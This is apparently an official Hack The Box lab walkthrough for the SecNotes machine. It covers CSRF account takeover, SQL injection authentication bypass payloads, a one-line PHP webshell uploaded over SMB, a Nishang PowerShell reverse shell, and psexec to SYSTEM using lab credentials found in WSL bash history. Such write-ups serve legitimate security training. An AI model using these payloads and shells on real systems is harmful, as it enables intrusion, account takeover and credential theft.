Hack The Box
PEN-TESTING LABS

SecNotes

14th January 2019 / Document No D19.100.03

Prepared By: egre55

Machine Author: 0xdf

Difficulty: Medium

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

SecNotes is a medium difficulty machine, which highlights the risks associated with weak password change mechanisms, lack of CSRF protection and insufficient validation of user input. It also teaches about Windows Subsystem for Linux enumeration.

Skills Required

- Basic knowledge of web application vulnerabilities and associated tools
- Basic Windows knowledge

Skills Learned

- CSRF payload creation
- SQLi authentication bypass
- Windows Subsystem for Linux Enumeration

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Enumeration

Nmap


```
masscan -p1-65535,U:1-65535 10.10.10.97 --rate=1000 -p1-65535,U:1-65535 -e
tun0 > ports
ports=$(cat ports | awk -F " " '{print $4}' | awk -F "/" '{print $1}' |
sort -n | tr '\n' ',' | sed 's/,$//')
nmap -Pn -sV -sC -p$ports 10.10.10.97
nmap -Pn -sU -sV -sC -p$ports 10.10.10.97
```

```
root@kali:~/hackthebox/secnotes# nmap -Pn -sV -sC -p$ports 10.10.10.97
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-16 18:25 EST
Nmap scan report for 10.10.10.97
Host is up (0.13s latency).

PORT     STATE SERVICE      VERSION
80/tcp   open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
| http-title: Secure Notes - Login
|_Requested resource was login.php
445/tcp  open  microsoft-ds Windows 10 Enterprise 17134 microsoft-ds (workgroup: HTB)
8808/tcp open  http         Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows
Service Info: Host: SECNOTES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: 2h33m36s, deviation: 4h37m10s, median: -6m24s
| smb-os-discovery:
|   OS: Windows 10 Enterprise 17134 (Windows 10 Enterprise 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: SECNOTES
|   NetBIOS computer name: SECNOTES\x00
|   Workgroup: HTB\x00
|_  System time: 2019-01-16T15:19:06-08:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
```


Nmap reveals that an IIS installation listening on ports 80 and 8808 is available. Port 445 is open, which reveals that the Windows File Sharing service (SMB) is also accessible.

Visual inspection of the two IIS instances reveals a custom PHP web application on port 80, and the default IIS welcome page on port 8808.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193



After registering an account and gaining access to the web application, additional functionality to create notes, change password and a contact form are available. The user "tyler" is referenced.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Vulnerability Validation

Weak Password Change Mechanism

A common issue with password change mechanisms is a failure to validate that the user knows the existing password. Password recovery mechanisms also allow users to change their password without knowing the existing password, but may require an additional verification step, such as sending the reset request to the email address associated with the username. If a malicious user gets a victim to click on a malicious password change request, and validation of the existing password is not required, then they may be able to take control of the account.


```
POST /change_pass.php HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.97/change_pass.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Cookie: PHPSESSID=q9tiq1to925v8ukf7g762n5fgv
Connection: close
Upgrade-Insecure-Requests: 1

password=newpassword&confirm_password=newpassword&submit=submit
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Cross-Site Request Forgery (CSRF)

The "Contact Us" form is directed to tyler, and if a malicious password reset request is sent to this user, they might click the link. CSRF tokens would defend against this attack, but they haven't been implemented in the web application. In Burp, the "Change Password" request type is changed from POST to GET, and the malicious URL is constructed.

```
GET /change_pass.php?password=newpassword&confirm_password=newpassword&submit=submit HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.97/change_pass.php
Cookie: PHPSESSID=q9tiq1to925v8ukf7g762n5fgv
Connection: close
Upgrade-Insecure-Requests: 1
```

`http://10.10.10.97/change_pass.php?password=newpassword&confirm_password=newpassword&submit=submit`

The URL is pasted into the message body of the Contact request, and after a short while the credentials `tyler:newpassword` can be used to log into the website.

Once logged in, credentials to access a SMB share are found.

new site [2018-06-21 13:13:46]

```
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


Second-Order SQL Injection

Access to the SMB credentials can also be gained by bypassing the authentication mechanism. The website is tested for SQL vulnerabilities. A number of authentication bypass payloads are selected the from the SecLists Generic-SQLi list.

https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/Generic-SQLi.txt

```
' or 0=0 --
' or 0=0 #
' or 0=0 #"
' or '1'='1'--
' or 1 --'
' or 1=1--
' or 1=1 or ''='
' or 1=1 or ""=
' or a=a--
' or a=a
') or ('a'='a
'hi' or 'x'='x';
```

The login request is sent to the Burp Intruder module (CTRL + I), but this test is not successful.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

10	' or a=a--	200		0		1476
11	' or a=a	200		0		1474
12	') or ('a'='a	200		0		1479
13	'hi' or 'x'='x';	200		0		1482

Request | Response

Raw | Headers | Hex | HTML | Render

```
    </style>
</head>
<body>
    <div class="wrapper">
        <h2>Login</h2>
        <p>Please fill in your credentials to login.</p>
        <form action="/login.php" method="post">
            <div class="form-group has-error">
                <label>Username</label>
                <input type="text" name="username"class="form-control" value="SVRZREVZ' or 0=0 --">
                <span class="help-block">No account found with that username.</span>
```

The register page is tested next, and a payload of `' or 1=1--` returns the result "This username is already taken". Other payloads seem to have been accepted and registered as valid user accounts.

Attack type: Sniper

```
POST /register.php HTTP/1.1
Host: 10.10.10.97
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.97/login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 33
Cookie: PHPSESSID=q9tiq1to925v8ukf7g762n5fgv
Connection: close
Upgrade-Insecure-Requests: 1

username=SVRZREVZ§inject§&password=aaaaaa&confirm_password=aaaaaa
```

7	' or 1=1--	200		0		1811
8	' or 1=1 or ''='	200		1		1413
9	' or 1=1 or ""=	200		1		1413
10	' or a=a--	200		1		1413
11	' or a=a	200		1		1413
12	') or ('a'='a	200		1		1413
13	'hi' or 'x'='x';	200		1		1413


Request | Response

Raw | Headers | Hex | HTML | Render

```
        <form action="/register.php" method="post">
            <div class="form-group has-error">
                <label>Username</label>
                <input type="text" name="username"class="form-control" value="">
                <span class="help-block">This username is already taken.</span>
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

The login page is tested again, and this time - logging in with the username `SVRZREVZ' or 0=0 #"` is successful, the SQL injection is triggered and the note containing the SMB share credentials is visible.



Request	Payload	Status	Error	Redire...	Timeout	Length	Comment
3	' or 0=0 #"	200	☐	1	☐	6579	
8	' or 1=1 or ''='	200	☐	1	☐	6579	
2	' or 0=0 #	200	☐	1	☐	6573	
6	' or 1 --'	200	☐	1	☐	6573	
0		200	☐	1	☐	3122	
1	' or 0=0 --	500	☐	1	☐	1377	
4	' or 1=1--	500	☐	1	☐	1377	
5	' or '1'='1'--	500	☐	1	☐	1377	
7	' or 1=1--	500	☐	1	☐	1377	

Request 1 | Response 1 | Request 2 | Response 2

Raw | Headers | Hex | HTML | Render

For Sauce
1/4 c butter
1/2 c brown sugar
2 Tbs maple syrup
Instructions
In 9" sq pan, melt butter, and stir in brown sugar and syrup.
In a large mixing bowl dissolve yeast in warm water.
Add buttermilk, egg, half of the flour, shortening, sugar, baking powder, and salt.
Blend 1/2 min low speed, then 2 min med speed.
Stir in remaining flour and kneed 5 minutes.
Roll dough into rectangle about the size of a cookie sheet. Spread with butter, sprinkle with 1/4 c sugar and generously wi
Roll up, and cut into 9 slices.
Place in 9" pan in sauce.
Let rise until double in size, about 1-1.5 hours.
Bake 25-30 min at 375.
Years [2018-06-21 09:47:54] X
1957, 1982, 1993, 2005, 2009*, and 2017
new site [2018-06-21 13:13:46] X
\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Foothold

SMB Share Access

The details below are used to access the "new-site" share, which seems to be the IIS webroot (wwwroot).

\\secnotes.htb\new-site
tyler / 92g!mA8BGjOirkL%OG*&

```
root@kali:~/hackthebox/secnotes# smbclient \\\\secnotes.htb\\new-site -U tyler
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\tyler's password:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Fri Jan 18 18:47:22 2019
  ..                                  D        0  Fri Jan 18 18:47:22 2019
  iisstart.htm                        A      696  Thu Jun 21 11:26:03 2018
  iisstart.png                        A    98757  Thu Jun 21 11:26:03 2018
```

Write access is possible, and a minimal PHP webshell with the contents below is uploaded (smbclient command: `put SCAVEFVR.php`).

```
<?php echo shell_exec($_GET["c"]); ?>
```

Command execution as SECNOTES\tyler is achieved.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Upgrade Webshell to Reverse Shell

In order to get a proper shell, the "Invoke-PowerShellTcp.ps1" PowerShell script from the Nishang Penetration Testing Framework (created by Nikhil Mittal / @nikhil_mitt) can be used.

https://raw.githubusercontent.com/samratashok/nishang/master/Shells/Invoke-PowerShellTcp.ps1


The following line is added to the end of the script, and this too is uploaded.

```
Invoke-PowerShellTcp -Reverse -IPAddress <IP Address> -Port <Port>
```

The following command is used to execute the reverse shell payload.

```
powershell -ep bypass .\Invoke-PowerShellTcp.ps1
```

This is encoded in Burp (CTRL+U), the request is sent and a shell as SECNOTES\tyler is received.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Privilege Escalation

Discovery of Administrator Password

Enumeration of the C:\ reveals the file "Ubuntu.zip" and a "Distros\Ubuntu" folder. Potentially Windows Subsystem for Linux (WSL) has been installed?

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        6/21/2018   3:07 PM                Distros
d-----        6/21/2018   6:47 PM                inetpub
d-----        6/22/2018   2:09 PM                Microsoft
d-----        4/11/2018   4:38 PM                PerfLogs
d-----        6/21/2018   8:15 AM                php7
d-r---        8/19/2018   2:56 PM                Program Files
d-r---        6/21/2018   6:47 PM                Program Files (x86)
d-r---        6/21/2018   3:00 PM                Users
d-----        8/19/2018  11:15 AM                Windows
-a----        6/21/2018   3:07 PM      201749452 Ubuntu.zip
```

In order to check if WSL has been installed, the following command is issued.

```
Get-ChildItem HKCU:\Software\Microsoft\Windows\CurrentVersion\Lxss |
%{Get-ItemProperty $_.PSPath} | out-string -width 4096
```

```
PS C:\> Get-ChildItem HKCU:\Software\Microsoft\Windows\CurrentVersion\Lxss | %{Get-ItemProperty $_.PSPath} | out-string -width 4096


State             : 1
DistributionName  : Ubuntu-18.04
Version           : 1
BasePath          : C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState
PackageFamilyName : CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc
```

The confirms that WSL has been installed, and the Linux filesystem has been installed to the path below.

```
C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState
```

The Linux filesystem is enumerated.

```
ls
C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79rhkp1fndgsc\LocalState\rootfs
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

```
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
da----        6/21/2018   6:03 PM                bin
da----        6/21/2018   6:00 PM                boot
da----        6/21/2018   6:00 PM                dev
da----        6/22/2018   3:00 AM                etc
da----        6/21/2018   6:00 PM                home
da----        6/21/2018   6:00 PM                lib
```

The ".bash_history" file is checked, and administrative credentials are discovered.

```
gc
C:\Users\tyler\AppData\Local\Packages\CanonicalGroupLimited.Ubuntu18.04onWindows_79
rhkp1fndgsc\LocalState\rootfs\root\*
```

```
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
less .bash_history
```

The same enumeration can also be carried out using bash.

```
bash -c "whoami;hostname"
bash -c "ls -al /root"
bash -c "cat /root/.bash_history"
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

Shell as SECNOTES\Administrator

A SYSTEM shell can be gained using the Impacket's psexec.py.

```
psexec.py secnotes/administrator:'u6!4ZwgwOM#^OBf#Nwnh'@secnotes.htb
```

```
root@kali:~/hackthebox/secnotes# psexec.py secnotes/administrator:'u6!4ZwgwOM#^OBf#Nwnh'@secnotes.htb
Impacket v0.9.18-dev - Copyright 2018 SecureAuth Corporation

[*] Requesting shares on secnotes.htb.....
[*] Found writable share ADMIN$
[*] Uploading file xhUwALtZ.exe
[*] Opening SVCManager on secnotes.htb.....
[*] Creating service WNap on secnotes.htb.....
[*] Starting service WNap.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17134.228]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\WINDOWS\system32>whoami
nt authority\system
```